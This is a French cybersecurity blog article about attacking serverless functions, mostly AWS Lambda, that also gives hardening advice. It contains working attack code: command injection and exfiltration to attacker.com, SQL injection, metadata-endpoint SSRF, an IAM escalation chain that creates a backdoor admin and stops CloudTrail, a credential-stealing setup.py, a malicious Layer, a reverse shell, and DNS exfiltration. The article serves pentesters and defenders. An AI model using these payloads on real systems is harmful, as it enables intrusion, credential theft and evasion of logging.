AYI NEDJIMI Consultants

Attaques Serverless : Exploitation de Lambda, Azure

Catégorie : Articles Techniques Lecture : 7 min Publié le : 15/02/2026 Auteur : Ayi NEDJIMI

Vecteurs d'attaque serverless : event injection, cold start abuse, IAM over-privilege. Guide complet d'exploitation et de durcissement des.

Cette analyse detaillee de Attaques Serverless : Exploitation de Lambda, Azure s'appuie sur les retours d'experience d'equipes de securite confrontees quotidiennement aux menaces actuelles. Les methodologies presentees couvrent l'ensemble du cycle de vie de la securite, de la detection initiale a la remediation complete, en passant par l'investigation forensique et le durcissement des configurations. Les recommandations sont directement applicables dans les environnements de production et tiennent compte des contraintes operationnelles rencontrees par les equipes techniques sur le terrain. Les outils et techniques presentes ont ete valides dans des contextes reels d'incidents et de tests d'intrusion. La mise en oeuvre d'une strategie de defense en profondeur reste essentielle face a l'evolution constante du paysage des menaces, en combinant prevention, detection et capacite de reponse rapide aux incidents de securite.

Cet article fournit une analyse technique detaillee de Attaques Serverless : Exploitation de Lambda, Azure, couvrant les aspects fondamentaux de l'architecture, les procedures de configuration et les bonnes pratiques de deploiement en environnement de production. Les administrateurs systemes y trouveront des guides etape par etape, des exemples de configuration et des recommandations issues de retours d'experience terrain en entreprise.

Table des matières

Auteur : Ayi NEDJIMI **Date :** 15 février 2026

Introduction

Le modèle serverless a bouleversé le développement cloud en promettant l'abstraction complète de l'infrastructure. AWS Lambda, Azure Functions, Google Cloud Run et leurs équivalents permettent aux développeurs de déployer du code sans se soucier des serveurs, du scaling ou du patching. Cette promesse d'agilité s'accompagne cependant d'une surface d'attaque fondamentalement différente des architectures traditionnelles, et souvent mal comprise par les équipes de sécurité.

En 2026, les architectures serverless représentent plus de 50% des nouveaux déploiements cloud dans les entreprises du Fortune 500. Parallèlement, les attaques ciblant ces environnements ont explosé : injection d'événements via les sources de données (S3, SQS, API Gateway), escalade de privilèges IAM systématique, dependency confusion dans les layers Lambda, et abus des mécanismes de cold start pour l'exfiltration de données.

Cet article analyse en profondeur les vecteurs d'attaque spécifiques aux architectures serverless sur les trois principaux cloud providers, avec des exemples d'exploitation pratiques, des scénarios de chaînes d'attaques réalistes et des stratégies de durcissement avancées. Il s'adresse aux pentesters, architectes cloud et responsables sécurité confrontés à la sécurisation d'environnements serverless à grande échelle.

Combien de vos contrôles de sécurité ont été testés en conditions réelles cette année ?

Surface d'attaque serverless

Modèle de responsabilité partagée redéfini

Le modèle de responsabilité partagée dans un contexte serverless transfère la gestion de l'OS, du runtime et du patching au cloud provider. En revanche, le client reste entièrement responsable de la sécurité du code, de la configuration IAM, de la gestion des secrets et de la validation des entrées. C'est précisément dans ces domaines que les vulnérabilités prospèrent.

Cartographie de la surface d'attaque

Vecteur	Description	Impact
Event Injection	Données malveillantes dans les triggers (S3, SQS, DynamoDB Streams)	RCE, SSRF, injection SQL
IAM Over-Privilege	Rôles Lambda avec permissions excessives (*, Admin)	Pivot complet dans le compte AWS
Dependency Confusion	Packages malveillants dans les layers ou requirements	Backdoor persistante, exfiltration
Environment Variables	Secrets en clair dans les variables d'environnement	Vol de credentials, accès DB
Cold Start Abuse	Exploitation de la phase d'initialisation	Timing attacks, code injection
/tmp Persistence	Répertoire /tmp partagé entre invocations sur warm containers	Persistance cross-invocation

Notre avis d'expert

Le Security by Design est souvent invoqué, rarement pratiqué. Intégrer la sécurité dès la conception coûte 6 fois moins cher que de corriger en production. Nos audits d'architecture montrent que les choix techniques des premières sprints conditionnent la posture de sécurité pour des années.

Event Injection : S3, SQS, API Gateway

Injection via noms de fichiers S3

Lorsqu'une fonction Lambda est déclenchée par un événement S3 (PutObject), le nom du fichier est passé dans l'objet événement. Si la fonction utilise ce nom sans validation dans une commande shell, une injection de commande est possible :

```
# Fonction Lambda vulnérable (Python)
import subprocess
import urllib.parse

def handler(event, context):
    bucket = event['Records'][0]['s3']['bucket']['name']
    key = urllib.parse.unquote_plus(
        event['Records'][0]['s3']['object']['key']
    )

    # VULNÉRABLE : injection de commande via le nom de fichier
    result = subprocess.run(
        f'file /tmp/{key}',
        shell=True,
        capture_output=True
    )
    return result.stdout.decode()

# Exploitation : uploader un fichier avec un nom malveillant
aws s3 cp payload.txt \
  "s3://target-bucket/;curl http://attacker.com/exfil?data=\$(cat /proc/self/environ
| base64);"

# Le nom de fichier sera interprété comme :
# file /tmp/;curl http://attacker.com/exfil?data=$(cat /proc/self/environ | base64);
# Résultat : exfiltration des variables d'environnement
# contenant les credentials AWS temporaires
```

Injection via messages SQS

```
# Fonction Lambda vulnérable consommant SQS
import json
import pymysql

def handler(event, context):
    for record in event['Records']:
        body = json.loads(record['body'])
        username = body['username']

        # VULNÉRABLE : injection SQL via le message SQS
        conn = pymysql.connect(host=DB_HOST, user=DB_USER,
                               password=DB_PASS, db=DB_NAME)
        cursor = conn.cursor()
        cursor.execute(
            f"SELECT * FROM users WHERE username = '{username}'"
        )
        return cursor.fetchall()

# Exploitation : envoyer un message SQS avec payload SQLi
aws sqs send-message \
  --queue-url https://sqs.eu-west-1.amazonaws.com/123456/queue \
  --message-body '{
    "username": "admin'\'' OR 1=1 UNION SELECT password FROM users--"
  }'
```

Injection via API Gateway (SSRF)

```
# Lambda vulnérable à SSRF via API Gateway
import requests

def handler(event, context):
    url = event['queryStringParameters']['url']
    # VULNÉRABLE : SSRF - pas de validation d'URL
    response = requests.get(url)
    return {
        'statusCode': 200,
        'body': response.text
    }

# Exploitation : accéder aux métadonnées AWS depuis la Lambda
# IMDSv1 (si encore actif)
curl "https://api.target.com/fetch?url=http://169.254.169.254/\
latest/meta-data/iam/security-credentials/lambda-role"

# Résultat : récupération des credentials temporaires
# {
#   "AccessKeyId": "ASIA...",
#   "SecretAccessKey": "...",
#   "Token": "...",
#   "Expiration": "2026-02-15T..."
# }

# Avec ces credentials, pivoter dans le compte AWS
export AWS_ACCESS_KEY_ID="ASIA..."
export AWS_SECRET_ACCESS_KEY="..."
export AWS_SESSION_TOKEN="..."
aws sts get-caller-identity
aws s3 ls  # Lister tous les buckets
aws lambda list-functions  # Lister les autres fonctions
```

IAM Over-Privilege et Escalade

Le problème endémique des permissions Lambda

L'over-privileging des rôles IAM Lambda est le problème de sécurité serverless le plus répandu et le plus critique. Selon les études de marché, plus de 70% des fonctions Lambda en production ont des permissions excessives par rapport à leurs besoins réels. Le scénario typique est un développeur qui assigne `AdministratorAccess` ou `*:*` pour "que ça marche" pendant le développement, sans jamais réduire les permissions avant la mise en production.

```
# Politique IAM DANGEREUSE (trop courante en production)
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": "*",
    "Resource": "*"
  }]
}

# Chaîne d'escalade depuis une Lambda over-privileged :

# 1. Obtenir les credentials temporaires de la Lambda
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
# ou dans les variables d'environnement :
echo $AWS_ACCESS_KEY_ID $AWS_SECRET_ACCESS_KEY $AWS_SESSION_TOKEN

# 2. Créer un nouvel utilisateur IAM avec accès console
aws iam create-user --user-name backdoor-admin
aws iam attach-user-policy --user-name backdoor-admin \
  --policy-arn arn:aws:iam::aws:policy/AdministratorAccess
aws iam create-login-profile --user-name backdoor-admin \
  --password 'C0mpl3x!P@ss' --no-password-reset-required
aws iam create-access-key --user-name backdoor-admin

# 3. Créer une Lambda backdoor persistante
aws lambda create-function \
  --function-name maintenance-task \
  --runtime python3.12 \
  --role arn:aws:iam::123456789012:role/LambdaAdmin \
  --handler lambda_function.handler \
  --zip-file fileb://backdoor.zip

# 4. Désactiver CloudTrail (anti-forensics)
aws cloudtrail stop-logging --name default-trail

# 5. Exfiltrer les secrets de Secrets Manager
aws secretsmanager list-secrets
aws secretsmanager get-secret-value \
  --secret-id prod/database/credentials
```

Politique IAM Least-Privilege pour Lambda

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": [
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::my-bucket/input/*"
    },
    {
      "Effect": "Allow",
      "Action": [
        "dynamodb:PutItem",
        "dynamodb:GetItem"
      ],
      "Resource": "arn:aws:dynamodb:eu-west-1:123456:table/my-table"
    },
    {
      "Effect": "Allow",
      "Action": [
        "logs:CreateLogGroup",
        "logs:CreateLogStream",
        "logs:PutLogEvents"
      ],
      "Resource": "arn:aws:logs:eu-west-1:123456:*"
    }
  ]
}
```

Cas concret

L'attaque sur SolarWinds Orion (2020) a illustré les limites des architectures de sécurité traditionnelles. L'insertion d'une backdoor dans le processus de build du logiciel a contourné toutes les couches de défense, rappelant que la supply-chain logicielle est un vecteur de menace de premier ordre.

Votre processus de patch management couvre-t-il l'ensemble de votre parc applicatif ?

Dependency Confusion dans les Layers

Attaque par confusion de paquets

Les Lambda Layers (AWS), les extensions Azure Functions et les buildpacks Cloud Run permettent de partager du code et des dépendances entre fonctions. L'attaque par dependency confusion exploite la priorité de résolution des paquets : si un paquet interne porte le même nom qu'un paquet public, pip/npm peut installer la version publique (malveillante) à la place de la version interne.

```
# Scénario d'attaque Dependency Confusion sur Lambda

# 1. Reconnaissance : identifier les paquets internes
# Via les logs d'erreur, le code source, ou le requirements.txt
# La cible utilise un paquet interne : "acme-internal-utils"

# 2. Créer un paquet malveillant sur PyPI avec le même nom
# setup.py du paquet malveillant
from setuptools import setup
import os

# Exfiltration pendant l'installation
os.system(
    'curl -X POST https://attacker.com/exfil '
    '-d "$(env | base64)"'
)

setup(
    name='acme-internal-utils',
    version='99.0.0',  # Version très élevée pour gagner
    packages=['acme_internal_utils'],
    install_requires=[]
)

# 3. Quand la Lambda est rebuild/redeploy,
# pip install récupère la version 99.0.0 de PyPI
# au lieu du registre interne

# 4. Le code d'exfiltration s'exécute pendant le pip install
# Récupération des variables d'environnement :
# AWS_ACCESS_KEY_ID, AWS_SECRET_ACCESS_KEY,
# AWS_SESSION_TOKEN, DB_PASSWORD...
```

Layers Lambda malveillants

```
# Attaque via un Lambda Layer compromis
# Les layers sont des archives ZIP décompressées dans /opt

# 1. Créer un layer malveillant qui wrappe les fonctions
# /opt/python/wrapper.py
import os
import json
import urllib.request

# Hook l'invocation Lambda pour exfiltrer les données
original_handler = None

def malicious_wrapper(event, context):
    # Exfiltrer l'événement et le contexte
    data = json.dumps({
        'event': str(event),
        'env': dict(os.environ),
        'function': context.function_name,
        'account': context.invoked_function_arn
    })
    try:
        req = urllib.request.Request(
            'https://attacker.com/collect',
            data=data.encode(),
            method='POST'
        )
        urllib.request.urlopen(req, timeout=1)
    except:
        pass
    # Appeler le handler original
    return original_handler(event, context)

# 2. Publier le layer et le faire adopter
# (via un repository de layers communautaires compromis)
aws lambda publish-layer-version \
  --layer-name "common-utils-optimized" \
  --zip-file fileb://malicious-layer.zip \
  --compatible-runtimes python3.12
```

Cold Start Abuse

Exploitation de la phase d'initialisation

Le cold start (démarrage à froid) d'une fonction Lambda inclut le téléchargement du code, l'initialisation du runtime et l'exécution du code d'initialisation (global scope). Cette phase présente des caractéristiques exploitables : temps d'exécution non limité par le timeout de la fonction (jusqu'à 10 secondes supplémentaires), accès réseau complet pendant l'initialisation, et exécution du code global avant l'application des restrictions.

```
# Exploitation du cold start pour persistence /tmp
# Le répertoire /tmp (512 Mo) persiste entre les invocations
# sur un même "warm" container

import os
import subprocess

# Code exécuté pendant l'initialisation (cold start)
BACKDOOR_PATH = '/tmp/.hidden_backdoor.py'

if not os.path.exists(BACKDOOR_PATH):
    # Premier cold start : installer la backdoor
    with open(BACKDOOR_PATH, 'w') as f:
        f.write('''
import threading, socket, subprocess, os
def reverse_shell():
    s = socket.socket()
    s.connect(("attacker.com", 4444))
    os.dup2(s.fileno(), 0)
    os.dup2(s.fileno(), 1)
    os.dup2(s.fileno(), 2)
    subprocess.call(["/bin/sh", "-i"])
threading.Thread(target=reverse_shell, daemon=True).start()
''')

# Charger la backdoor à chaque warm invocation
exec(open(BACKDOOR_PATH).read())

def handler(event, context):
    # Handler légitime - la backdoor tourne en arrière-plan
    return {'statusCode': 200, 'body': 'OK'}
```

Timing attacks via cold start

La différence de temps de réponse entre cold start et warm invocation peut être exploitée pour des attaques par timing, permettant de déterminer si une fonction a été récemment appelée, d'estimer le trafic d'une application, ou de provoquer des race conditions dans les systèmes distribués :

```
# Script de fingerprinting des cold starts
import requests
import time
import statistics

def measure_cold_start(url, headers, num_requests=50):
    """Mesurer les cold starts pour fingerprinter la Lambda"""
    timings = []
    cold_starts = 0

    for i in range(num_requests):
        start = time.time()
        resp = requests.get(url, headers=headers)
        elapsed = time.time() - start
        timings.append(elapsed)

        # Cold start typique : > 500ms
        if elapsed > 0.5:
            cold_starts += 1
            print(f"[COLD] Request {i}: {elapsed:.3f}s")
        else:
            print(f"[WARM] Request {i}: {elapsed:.3f}s")

        # Attendre pour forcer un cold start (timeout ~15min)
        if i % 10 == 9:
            time.sleep(900)

    print(f"\nCold starts: {cold_starts}/{num_requests}")
    print(f"Avg warm: {statistics.mean([t for t in timings if t < 0.5]):.3f}s")
    print(f"Avg cold: {statistics.mean([t for t in timings if t >= 0.5]):.3f}s")
```

Exfiltration de données

Canaux d'exfiltration serverless

Les fonctions serverless disposent généralement d'un accès réseau sortant non restreint, ce qui facilite l'exfiltration. Les canaux les plus utilisés sont :

- **HTTPS direct** : POST vers un endpoint contrôlé par l'attaquant (le plus simple)
- **DNS tunneling** : Encodage des données dans les requêtes DNS (contourne les pare-feu applicatifs)
- **Cloud storage cross-account** : Écriture dans un bucket S3 de l'attaquant via les credentials volées
- **Lambda-to-Lambda** : Invocation d'une Lambda dans un autre compte via les permissions IAM excessives
- **CloudWatch Logs** : Exfiltration via les logs (souvent non surveillés pour les données sortantes)

```
# Exfiltration via DNS tunneling depuis Lambda
import socket
import base64

def exfiltrate_dns(data, domain="exfil.attacker.com"):
    """Exfiltration via requêtes DNS - contourne la plupart des WAF"""
    encoded = base64.b32encode(data.encode()).decode().lower()

    # Découper en chunks de 63 caractères (limite DNS label)
    chunks = [encoded[i:i+63] for i in range(0, len(encoded), 63)]

    for i, chunk in enumerate(chunks):
        subdomain = f"{chunk}.{i}.{domain}"
        try:
            socket.gethostbyname(subdomain)
        except:
            pass  # La résolution échoue, mais le serveur DNS
                  # de l'attaquant capture la requête

# Exfiltration via bucket S3 cross-account
import boto3

def exfiltrate_s3(data):
    """Utilise les creds Lambda pour écrire dans un bucket externe"""
    s3 = boto3.client('s3')
    s3.put_object(
        Bucket='attacker-exfil-bucket',
        Key=f'exfil/{int(time.time())}.json',
        Body=json.dumps(data)
    )
    # Fonctionne si la Lambda a s3:PutObject sans restriction
    # de Resource (typique avec "Resource": "*")
```

Mitigation de l'exfiltration serverless

- Placer les Lambda dans un VPC avec des Security Groups restrictifs (pas d'accès Internet direct)
- Utiliser un NAT Gateway avec un proxy filtrant pour le trafic sortant
- Configurer des VPC Endpoints pour les services AWS (S3, DynamoDB, Secrets Manager)
- Monitorer les connexions sortantes avec VPC Flow Logs et CloudWatch Anomaly Detection
- Appliquer des Resource Policies sur tous les buckets S3 pour bloquer l'accès cross-account non autorisé
- Utiliser AWS Lambda Extensions pour la surveillance en temps réel

---

Questions frequentes

Comment ce sujet impacte-t-il la securite des organisations ?

Ce sujet a un impact significatif sur la securite des organisations car il touche aux fondamentaux de la protection des systemes d'information. Les entreprises doivent evaluer leur exposition, mettre en place des mesures preventives adaptees et former leurs equipes pour faire face aux risques associes a cette problematique.

Quelles sont les bonnes pratiques recommandees par les experts ?

Les experts recommandent une approche basee sur les risques, incluant l'evaluation reguliere de la posture de securite, la mise en place de controles techniques et organisationnels, la formation continue des equipes et l'adoption des referentiels de securite reconnus comme ceux du NIST, de l'ANSSI et de l'OWASP.

Pourquoi est-il important de se former sur ce sujet en 2026 ?

En 2026, la maitrise de ce sujet est devenue incontournable face a l'evolution constante des menaces et des exigences reglementaires. Les professionnels de la cybersecurite doivent maintenir leurs competences a jour pour proteger efficacement les actifs numeriques de leur organisation et repondre aux obligations de conformite.

Pour approfondir ce sujet, consultez notre outil open-source log-analyzer qui facilite l'analyse automatisée des journaux de sécurité.

Conclusion

Les architectures serverless ne sont pas intrinsèquement plus sûres que les architectures traditionnelles -- elles déplacent simplement la surface d'attaque. Le risque principal n'est plus la vulnérabilité de l'OS ou la mauvaise configuration du serveur, mais la sécurité du code, la gestion des permissions IAM, la validation des entrées provenant des sources d'événements et la protection de la chaîne d'approvisionnement logicielle.

La défense des environnements serverless repose sur plusieurs piliers essentiels :

- **Least Privilege IAM** : Chaque fonction doit avoir un rôle IAM dédié avec les permissions minimales nécessaires. Utiliser IAM Access Analyzer et des outils comme Prowler pour auditer les permissions.
- **Validation des entrées** : Tout événement provenant d'une source externe (S3, SQS, API Gateway, DynamoDB Streams) doit être validé, sanitisé et filtré comme une entrée utilisateur non fiable.
- **Supply Chain Security** : Utiliser des registres de paquets privés, vérifier les signatures des dépendances, scanner les layers avec des outils comme Snyk ou Trivy.
- **Network Isolation** : Déployer les Lambda dans des VPC avec des Security Groups restrictifs, utiliser des VPC Endpoints pour les services AWS.
- **Monitoring et détection** : Activer CloudTrail, X-Ray, et CloudWatch Logs Insights. Implémenter des alertes sur les comportements anormaux (invocations inhabituelles, erreurs massives, connexions sortantes suspectes).

Les organisations adoptant le serverless doivent intégrer la sécurité dès la phase de conception (shift-left) et former leurs développeurs aux risques spécifiques de ce approche. L'outillage de sécurité doit évoluer pour couvrir les spécificités serverless : analyse statique du code Lambda, détection des misconfiguration IAM, et surveillance runtime des invocations.

Sources et références : MITRE ATT&CK · CERT-FR

Ressources et références

- Escalades de Privilèges AWS
- Attaques CI/CD Pipeline
- Supply Chain Applicative
- SSRF Moderne
- Secrets Sprawl

Ayi NEDJIMI


Expert en Cybersécurité & Intelligence Artificielle

Consultant senior avec plus de 15 ans d'expérience en sécurité offensive, audit d'infrastructure et développement de solutions IA. Certifié OSCP, CISSP, ISO 27001 Lead Auditor et ISO 42001 Lead Implementer. Intervient sur des missions de pentest Active Directory, sécurité Cloud et conformité réglementaire pour des grands comptes et ETI.

LinkedIn Profil complet Tous ses articles

Partagez cet Article

Cet article vous a été utile ? Partagez-le avec votre réseau professionnel !



Partager sur X

Partager sur LinkedIn

Références et ressources externes

- OWASP Testing Guide — Guide de référence pour les tests de sécurité web
- MITRE ATT&CK T1583 — Acquire Infrastructure — Serverless
- PortSwigger Academy — Ressources d'apprentissage en sécurité web
- CWE — Common Weakness Enumeration — catalogue de faiblesses logicielles
- NVD — National Vulnerability Database — base de vulnérabilités du NIST

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr